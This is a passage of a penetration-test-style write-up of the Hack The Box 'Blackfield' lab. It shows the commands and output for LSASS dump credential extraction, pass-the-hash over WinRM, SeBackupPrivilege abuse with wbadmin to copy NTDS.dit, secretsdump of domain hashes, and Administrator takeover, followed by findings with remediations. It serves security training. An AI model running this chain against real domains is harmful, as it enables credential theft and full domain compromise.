50730a988b582fd8f88d5eb4ae8dece8cd764ffdb3df662233374d8499d04e60  lsass.zip

(kali@francesco)-[~/htb/blackfield/evidence/memory_analysis]
$ mkdir -p extracted

(kali@francesco)-[~/htb/blackfield/evidence/memory_analysis]
$ unzip -o lsass.zip -d extracted

Archive:  lsass.zip
  inflating: extracted/lsass.DMP

(kali@francesco)-[~/htb/blackfield/evidence/memory_analysis]
$ file extracted/lsass.DMP

extracted/lsass.DMP: Mini DuMP crash report, 16 streams, Sun Feb 23 18:02:01 2020, 0x421826 type

(kali@francesco)-[~/htb/blackfield/evidence/memory_analysis]
$ sha256sum extracted/lsass.DMP

621e38e1cd631d5393690658ba3f35a0a58fd4a55fa820fc9486af6a24e9e1be  extracted/lsass.DMP
```

Figure 15 — The acquired LSASS archive was integrity-verified and extracted for offline memory analysis.

SHA-256 hashes were calculated for both the acquired archive and the extracted LSASS memory dump to record artifact integrity. File inspection confirmed that the extracted artifact was a Windows process minidump suitable for offline analysis.

Offline LSASS Memory Analysis

The extracted LSASS process dump was analyzed offline to determine whether it contained reusable authentication material associated with domain accounts. Analysis was performed locally to avoid interacting further with the target system.

Command

```
pypykatz lsa minidump extracted/lsass.DMP --json -o pypykatz_lsass.json
```

```
(kali@francesco)-[~/htb/blackfield/evidence/memory_analysis]
$ python3 -m json.tool pypykatz_lsass.json > /dev/null && echo "Valid JSON output"
Valid JSON output

(kali@francesco)-[~/htb/blackfield/evidence/memory_analysis]
$ ls -lh pypykatz_lsass.json
-rw-rw-r-- 1 kali kali 61K Jul  8 09:52 pypykatz_lsass.json
```

Figure 16 — The extracted LSASS minidump was processed offline and the results were written to a structured JSON file.

The LSASS minidump was successfully processed using pypykatz. The resulting dataset contained reusable authentication material associated with multiple domain accounts. All plaintext credentials, password hashes, cryptographic keys, and other sensitive values have been redacted from this public report.

Recovered Authentication Material

Offline analysis of the LSASS memory dump recovered reusable authentication material associated with multiple domain accounts. The exposed data included a plaintext credential for the support account and a reusable NTLM password hash for the svc_backup account.

Account	Material Recovered	Public Report Value
support	Plaintext password	[REDACTED]
svc_backup	NTLM password hash	[REDACTED]


The recovered authentication material demonstrated that access to the forensic share enabled extraction of reusable credentials from a previously captured LSASS process dump. In particular, the svc_backup NTLM hash provided a direct path to authenticated remote access and subsequent privilege escalation through the account's Backup Operators privileges.

Pass-the-Hash Validation

The recovered NTLM hash associated with the svc_backup account was tested using pass-the-hash authentication over WinRM. This validation was performed to determine whether the recovered material could provide authenticated remote access without knowledge of the account's plaintext password.

Command

```
evil-winrm -i 10.129.229.17 -u svc_backup -H [REDACTED]
```



```
(kali@francesco)-[~/htb/blackfield/evidence/memory_analysis]
$ evil-winrm -i 10.129.229.17 -u svc_backup -H [REDACTED]
d

Evil-WinRM shell v3.9

Warning: Remote path completions is disabled due to ruby limitation: undefined m
ethod `quoting_detection_proc' for module Reline

Data: For more information, check Evil-WinRM GitHub: https://github.com/Hackplay
ers/evil-winrm#Remote-path-completion

Info: Establishing connection to remote endpoint
*Evil-WinRM* PS C:\Users\svc_backup\Documents>
```

Figure 17— The recovered svc_backup NTLM hash was successfully used to establish an authenticated WinRM session on DC01.

Pass-the-hash authentication successfully established a remote WinRM session on DC01 as the svc_backup account. This confirmed that the NTLM material recovered from the exposed LSASS dump was reusable for authenticated remote access.

Privilege Enumeration

Following the establishment of an authenticated WinRM session, the privileges and group memberships assigned to the svc_backup account were enumerated to identify potential privilege escalation opportunities.

Command

```
whoami /all
```

```
*Evil-WinRM* PS C:\Users\svc_backup\Documents> whoami /all

USER INFORMATION
-----

User Name          SID
=====
blackfield\svc_backup S-1-5-21-4194615774-2175524697-3563712290-1413

GROUP INFORMATION
-----

Group Name          Type          SID          Attributes
=====
Everyone            Well-known group S-1-1-0      Mandatory group, En
BUILTIN\Backup Operators Alias         S-1-5-32-551 Mandatory group, En
...

PRIVILEGES INFORMATION
-----

Privilege Name      Description          State
=====
SeMachineAccountPrivilege Add workstations to domain Enabled
SeBackupPrivilege      Back up files and directories Enabled
SeRestorePrivilege     Restore files and directories Enabled
SeShutdownPrivilege    Shut down the system Enabled
SeChangeNotifyPrivilege Bypass traverse checking Enabled
SeIncreaseWorkingSetPrivilege Increase a process working set Enabled
```

Figure 18 — The svc_backup account was a member of the Backup Operators group and held the enabled SeBackupPrivilege and SeRestorePrivilege rights.


Privilege enumeration confirmed that svc_backup was a member of the built-in Backup Operators group and held the enabled SeBackupPrivilege and SeRestorePrivilege rights. These privileges allow backup operations to access protected files while bypassing standard file system access controls, creating a potential path to sensitive domain data.

Backup-Based NTDS Acquisition

The SeBackupPrivilege assigned to the svc_backup account was abused to create a backup containing the Active Directory database. A backup operation was initiated with wbadmin to copy NTDS.dit from the domain controller to a user-controlled directory accessible from the compromised session.

Command

```
wbadmin start backup -quiet -include:C:\Windows\NTDS\NTDS.dit -  
backuptarget:\\dc01\c$\Users\svc_backup\backup
```



```
*Evil-WinRM* PS C:\Users\svc_backup\Documents> wbadmin start backup -quiet -include:C:\Windows\NTDS\NTDS.dit  
-backuptarget:\\dc01\c$\Users\svc_backup\backup  
  
wbadmin 1.0 - Backup command-line tool  
(C) Copyright Microsoft Corporation. All rights reserved.  
  
Note: The backed up data cannot be securely protected at this destination.  
Backups stored on a remote shared folder might be accessible by other  
people on the network. You should only save your backups to a location  
where you trust the other users who have access to the location or on a  
network that has additional security precautions in place.  
  
Retrieving volume information...  
This will back up (C:) (Selected Files) to \\dc01\c$\Users\svc_backup\backup.  
The backup operation to \\dc01\c$\Users\svc_backup\backup is starting.  
Creating a shadow copy of the volumes specified for backup...  
This might take several minutes.  
Scanning the file system...  
Found (0) files.  
Scanning the file system...  
Found (4) files.  
Creating a backup of volume (C:), copied (100%).  
Creating a backup of volume (C:), copied (100%).  
Summary of the backup operation:  
-----  
  
The backup operation successfully completed.  
The backup of volume (C:) completed successfully.  
Log of files successfully backed up:  
C:\Windows\Logs\WindowsServerBackup\Backup-08-07-2026_17-48-41.log
```

Figure 19 — A wbadmin backup operation was performed using the svc_backup account to acquire NTDS.dit from the domain controller.


The backup operation completed successfully and confirmed that the svc_backup account could leverage SeBackupPrivilege to access protected domain data. The resulting backup was written to a controlled directory on the target system and prepared for subsequent recovery of the Active Directory database.

NTDS Database Recovery

Following successful creation of the backup, the available backup versions were enumerated to identify the recovery point associated with the newly created NTDS.dit backup.

Command

```
wbadmin get versions -backuptarget:\\dc01\c$\Users\svc_backup\backup
```



```
*Evil-WinRM* PS C:\Users\svc_backup\Documents> wbadmin get versions -backuptarget:\\dc01\c$\Users\svc_backup\backup
wbadmin 1.0 - Backup command-line tool
(C) Copyright Microsoft Corporation. All rights reserved.


Backup time: 7/8/2026 10:48 AM
Backup location: Network Share labeled \\dc01\c$\Users\svc_backup\backup
Version identifier: 07/08/2026-17:48
Can recover: Volume(s), File(s)
```

Figure 20 — The recovery point associated with the newly created NTDS.dit backup was identified.

The backup enumeration returned a single recovery point associated with the controlled backup destination. The version identifier was recorded for subsequent file-level recovery of the Active Directory database.

Recovery Command

```
wbadmin start recovery -quiet -version:07/08/2026-17:48 -itemtype:File -
items:C:\Windows\NTDS\NTDS.dit -recoverytarget:C:\Users\svc_backup\Documents -
notrestoreacl -backuptarget:\\dc01\c$\Users\svc_backup\backup
```



```
*Evil-WinRM* PS C:\Users\svc_backup\Documents> wbadmin start recovery -quiet -version:07/08/2026-17:48 -itemtype:File
-items:C:\Windows\NTDS\NTDS.dit -recoverytarget:C:\Users\svc_backup\Documents -notrestoreacl -backuptarget:\\dc01\c$
\Users\svc_backup\backup
wbadmin 1.0 - Backup command-line tool
(C) Copyright Microsoft Corporation. All rights reserved.

Retrieving volume information...
You have chosen to recover the file(s) C:\Windows\NTDS\NTDS.dit from the
backup created on 7/8/2026 10:48 AM to C:\Users\svc_backup\Documents.
Preparing to recover files...

Successfully recovered C:\Windows\NTDS\NTDS.dit to C:\Users\svc_backup\Documents\.
The recovery operation completed.
Summary of the recovery operation:
-----

Recovery of C:\Windows\NTDS\NTDS.dit to C:\Users\svc_backup\Documents\ successfully completed.
Total bytes recovered: 18.00 MB
Total files recovered: 1
Total files failed: 0

Log of files successfully recovered:
C:\Windows\Logs\WindowsServerBackup\FileRestore-08-07-2026_18-02-16.log
```


Figure 21 — NTDS.dit was successfully recovered from the backup to a directory controlled by the svc_backup account.

NTDS Database Acquisition

The recovered Active Directory database was downloaded from the compromised domain controller to a dedicated local evidence directory for offline analysis.

Download Command

```
download NTDS.dit
/home/kali/htb/blackfield/evidence/domain_database/NTDS.dit
```



```
*Evil-WinRM* PS C:\Users\svc_backup\Documents> download NTDS.dit /home/kali/htb/blackfield/evidence/domain_database/NTDS.dit
Info: Downloading C:\Users\svc_backup\Documents\NTDS.dit to /home/kali/htb/blackfield/evidence/domain_database/NTDS.dit
Info: Download successful!
```


Figure 22 — The recovered NTDS.dit database was successfully downloaded for offline analysis.

Integrity Verification

```
ls -lh ~/htb/blackfield/evidence/domain_database/NTDS.dit
```

```
stat -c '%n - %s bytes' ~/htb/blackfield/evidence/domain_database/NTDS.dit
```

```
sha256sum ~/htb/blackfield/evidence/domain_database/NTDS.dit
```



```
(kali@francesco)-[~]
$ ls -lh ~/htb/blackfield/evidence/domain_database/NTDS.dit
-rw-rw-r-- 1 kali kali 18M Jul  8 11:15 /home/kali/htb/blackfield/evidence/domain_database/NTDS.dit

(kali@francesco)-[~]
$ stat -c '%n - %s bytes' ~/htb/blackfield/evidence/domain_database/NTDS.dit
/home/kali/htb/blackfield/evidence/domain_database/NTDS.dit - 18874368 bytes

(kali@francesco)-[~]
$ sha256sum ~/htb/blackfield/evidence/domain_database/NTDS.dit \
| tee ~/htb/blackfield/evidence/domain_database/NTDS.dit.sha256
52ce5b884fba24ad07d2fe33eee68bdc3cd43fca7af3d82d74213bcd6d03f68d  /home/kali/htb/blackfield/evidence/domain_database/NTDS.dit
```

Figure 23 — The acquired NTDS.dit database was size-verified and its SHA-256 hash was recorded.

The locally acquired database matched the expected recovered size of 18,874,368 bytes. A SHA-256 hash was calculated to record the integrity of the artifact before credential extraction.

SYSTEM Registry Hive Acquisition

The SYSTEM registry hive was exported from the domain controller because it contains the boot key material required to decrypt the acquired NTDS.dit database during offline credential extraction.

Command

```
reg save HKLM\SYSTEM C:\Users\svc_backup\Documents\SYSTEM.hive /y
```

```
Get-Item C:\Users\svc_backup\Documents\SYSTEM.hive |
```

```
Select-Object FullName,Length,LastWriteTime
```

```
download SYSTEM.hive
```

```
/home/kali/htb/blackfield/evidence/domain_database/SYSTEM.hive
```

```
*Evil-WinRM* PS C:\Users\svc_backup\Documents> reg save HKLM\SYSTEM C:\Users\svc_backup\Documents\SYSTEM.hive /y
The operation completed successfully.
```

```
*Evil-WinRM* PS C:\Users\svc_backup\Documents> Get-Item C:\Users\svc_backup\Documents\SYSTEM.hive |
Select-Object FullName,Length,LastWriteTime

FullName                                     Length LastWriteTime
-----
C:\Users\svc_backup\Documents\SYSTEM.hive 17596416 7/8/2026 11:21:43 AM

*Evil-WinRM* PS C:\Users\svc_backup\Documents> download SYSTEM.hive /home/kali/htb/blackfield/evidence/domain_databas
e/SYSTEM.hive


Info: Downloading C:\Users\svc_backup\Documents\SYSTEM.hive to /home/kali/htb/blackfield/evidence/domain_database/SYS
TEM.hive
Info: Download successful!
```

Figure 24 — The SYSTEM registry hive was successfully exported and downloaded for offline analysis.

The SYSTEM hive was successfully exported to the svc_backup Documents directory and subsequently transferred to the local evidence workspace. The acquired file measured 17,596,416 bytes.

Integrity Verification

```
ls -lh ~/htb/blackfield/evidence/domain_database/SYSTEM.hive  
stat -c '%n - %s bytes' ~/htb/blackfield/evidence/domain_database/SYSTEM.hive  
sha256sum ~/htb/blackfield/evidence/domain_database/SYSTEM.hive
```



```
(kali@francesco)-[~]  
$ ls -lh ~/htb/blackfield/evidence/domain_database/SYSTEM.hive  
-rw-rw-r-- 1 kali kali 17M Jul  8 11:26 /home/kali/htb/blackfield/evidence/domain_database/SYSTEM.hive  
  
(kali@francesco)-[~]  
$ stat -c '%n - %s bytes' \  
~/htb/blackfield/evidence/domain_database/SYSTEM.hive  
/home/kali/htb/blackfield/evidence/domain_database/SYSTEM.hive - 17596416 bytes  
  
(kali@francesco)-[~]  
$ sha256sum ~/htb/blackfield/evidence/domain_database/SYSTEM.hive \  
| tee ~/htb/blackfield/evidence/domain_database/SYSTEM.hive.sha256  
cafab70eb077b6f1c6c9d1640b884cf89a92ad152580d0d352bd5c16e0fae99f  /home/kali/htb/blackfield/evidence/doma  
n_database/SYSTEM.hive
```

Figure 25 — The acquired SYSTEM hive was size-verified and its SHA-256 hash was recorded.

A SHA-256 hash was calculated to record the integrity of the SYSTEM hive before offline processing. The hive and NTDS.dit database were retained together in the controlled evidence directory for subsequent credential extraction.

Offline Domain Credential Extraction

The acquired NTDS.dit database and SYSTEM registry hive were analyzed offline to determine whether reusable domain authentication material could be recovered. Offline processing avoided further interaction with the domain controller and preserved the original evidence files.

Command

```
impacket-secretsdump -system SYSTEM.hive -ntds NTDS.dit -outputfile  
blackfield_secrets LOCAL
```

```
(kali@francesco)-[~/htb/blackfield/evidence/domain_database]
$ command -v impacket-secretsdump
/usr/bin/impacket-secretsdump

(kali@francesco)-[~/htb/blackfield/evidence/domain_database]
$ umask 077

impacket-secretsdump \
  -system SYSTEM.hive \
  -ntds NTDS.dit \
  -outputfile blackfield_secrets \
  LOCAL > secretsdump_console.log 2>&1

(kali@francesco)-[~/htb/blackfield/evidence/domain_database]
$ ls -lh blackfield_secrets* secretsdump_console.log
-rw----- 1 kali kali 35K Jul 8 12:21 blackfield_secrets.ntds
-rw----- 1 kali kali 0 Jul 8 12:21 blackfield_secrets.ntds.cleartext
-rw----- 1 kali kali 80K Jul 8 12:21 blackfield_secrets.ntds.kerberos
-rw----- 1 kali kali 123K Jul 8 12:21 secretsdump_console.log

(kali@francesco)-[~/htb/blackfield/evidence/domain_database]
$ grep -E \
'Target system bootKey|Dumping Domain Credentials|Searching for pekList|Reading and decrypting hashes|Cleaning up' \
secretsdump_console.log
[*] Target system bootKey: [REDACTED]
[*] Dumping Domain Credentials (domain\uid:rid:lmhash:nthash)
[*] Searching for pekList, be patient
[*] Reading and decrypting hashes from NTDS.dit
[*] Cleaning up...
```

Figure 26 — SecretsDump successfully processed NTDS.dit and the SYSTEM hive to recover domain authentication material offline.

SecretsDump successfully derived the system boot key and decrypted credential material stored in the Active Directory database. The extracted output confirmed the presence of reusable domain authentication material, including NTLM hashes and Kerberos keys associated with domain accounts. All sensitive credential values have been redacted from this public report.

Recovered Domain Credential Material

Offline credential extraction recovered reusable authentication material associated with 333 domain accounts.

Command

```
awk -F: '{account=$1; sub(/^.*\\/, "", account); print account}'
blackfield_secrets.ntds | sort -fu > recovered_domain_accounts.txt
```

```
wc -l recovered_domain_accounts.txt
```

```
grep -Ei '^(administrator|svc_backup|support)$' recovered_domain_accounts.txt
```




Figure 27 — Redacted review confirmed credential material associated with 333 domain accounts, including selected privileged accounts.

Account	Material Recovered	Public Report Value	Security Relevance
Administrator	NTLM password hash	[REDACTED]	Built-in privileged domain account
svc_backup	NTLM hash and Kerberos keys	[REDACTED]	Backup Operators account
support	NTLM hash and Kerberos keys	[REDACTED]	Previously compromised account

The recovered dataset included the NTLM hash associated with the built-in Administrator account. Because NTLM hashes can be reused through pass-the-hash authentication, exposure of this material represented a direct potential path to full administrative compromise of the domain controller.

Administrative Access Validation

The recovered NTLM hash associated with the built-in Administrator account was validated through pass-the-hash authentication over WinRM. Successful authentication established a remote administrative session on the domain controller without requiring knowledge of the account's plaintext password.

Command

```
evil-winrm -i 10.129.229.17 -u Administrator -H "$ADMIN_NTLM"
```

```
(kali@francesco)-[~/htb/blackfield/evidence/domain_database]
$ evil-winrm -i 10.129.229.17 -u Administrator -H "$ADMIN_NTLM"
Evil-WinRM shell v3.9

Warning: Remote path completions is disabled due to ruby limitation: undefined method `quoting_detection_proc' for module Reli
ne

Data: For more information, check Evil-WinRM GitHub: https://github.com/Hackplayers/evil-winrm#Remote-path-completion

Info: Establishing connection to remote endpoint
*Evil-WinRM* PS C:\Users\Administrator\Documents> whoami
blackfield\administrator
*Evil-WinRM* PS C:\Users\Administrator\Documents> hostname
DC01
*Evil-WinRM* PS C:\Users\Administrator\Documents> whoami /groups | Select-String -Pattern 'Administrators|Domain Admins|Enterp
rise Admins|Schema Admins'

BUILTIN\Administrators      Alias      S-1-5-32-544      Mandatory gro
up, Enabled by default, Enabled group, Group owner
BLACKFIELD\Domain Admins    Group      S-1-5-21-4194615774-2175524697-3563712290-512 Mandatory gro
up, Enabled by default, Enabled group
BLACKFIELD\Schema Admins    Group      S-1-5-21-4194615774-2175524697-3563712290-518 Mandatory gro
up, Enabled by default, Enabled group
BLACKFIELD\Enterprise Admins Group      S-1-5-21-4194615774-2175524697-3563712290-519 Mandatory gro
up, Enabled by default, Enabled group
```

Figure 28 — The recovered Administrator NTLM hash was used to establish an authenticated administrative WinRM session on DC01.

Validation of the recovered Administrator NTLM hash confirmed successful remote administrative access to DC01. The session was established as BLACKFIELD\Administrator, and group membership enumeration confirmed membership in BUILTIN\Administrators, Domain Admins, Schema Admins, and Enterprise Admins. This demonstrated full administrative control of the domain controller and confirmed compromise of the target Active Directory environment.

Detailed Findings

BF-01 — Guest/Blank-Password SMB Access Enables Domain Username Enumeration

Field	Value
Severity	Medium
Affected Asset	DC01 / profiles\$
Evidence	Figures 2–3
Status	Confirmed

Description

SMB enumeration performed using the Guest username with a blank password identified read access to the profiles\$ share. The share contained directories whose names corresponded to domain user profiles, allowing 314 candidate usernames to be collected without valid domain credentials.

Impact

Exposure of candidate usernames reduced the effort required to identify valid Active Directory accounts. The collected names supported subsequent Kerberos username validation and enabled targeted authentication attacks against confirmed domain users.

Recommendation

Remove guest access from the profiles\$ share and restrict read permissions to explicitly authorized users and administrative groups. Review SMB share and NTFS permissions for unnecessary access, disable guest account mapping where it is not operationally required, and monitor anonymous or guest-authenticated SMB enumeration attempts.

Remediation Validation

Verify that SMB enumeration using anonymous access or the Guest username with a blank password can no longer identify or access the profiles\$ share.

BF-02 — AS-REP Roastable Account Permitted Offline Credential Recovery

Field	Value
Severity	High
Affected Asset	support@BLACKFIELD.LOCAL
Evidence	Figures 4–7
Status	Confirmed

Description

Kerberos username validation identified the support account as a valid domain user. Subsequent AS-REP roasting confirmed that the account was configured without Kerberos pre-authentication, allowing an unauthenticated requester to obtain encrypted authentication material for offline password recovery.

Impact

The captured AS-REP response was successfully cracked offline, resulting in recovery of the support account's plaintext password. The recovered credential provided authenticated access to the domain and enabled additional Active Directory enumeration, including identification of a delegated password reset permission over the audit2020 account.

Recommendation

Enable Kerberos pre-authentication for the support account and immediately reset its password to a long, randomly generated value. Review all domain accounts for the Do not require Kerberos preauthentication setting and remove it unless explicitly required. Service and support accounts should use managed or randomly generated credentials, and authentication monitoring should alert on unusual AS-REQ activity and repeated requests for accounts without pre-authentication.

Remediation Validation

Verify that AS-REP material can no longer be requested for the support account without Kerberos pre-authentication.

BF-03 — Delegated Password Reset Permission Enables Account Takeover

Field	Value
Severity	High
Affected Asset	support → audit2020
Evidence	Figures 11–12
Status	Confirmed

Description

BloodHound analysis identified a ForceChangePassword relationship from the compromised support account to the audit2020 domain account. This delegated permission allowed support to reset the target account's password without knowledge of its existing credential.

Impact

The permission was successfully abused to assign a new password to audit2020. Authentication with the newly assigned credential confirmed takeover of the account and enabled access to resources associated with it, including read access to the forensic SMB share. This relationship therefore provided a direct lateral movement path from support to audit2020.

Recommendation

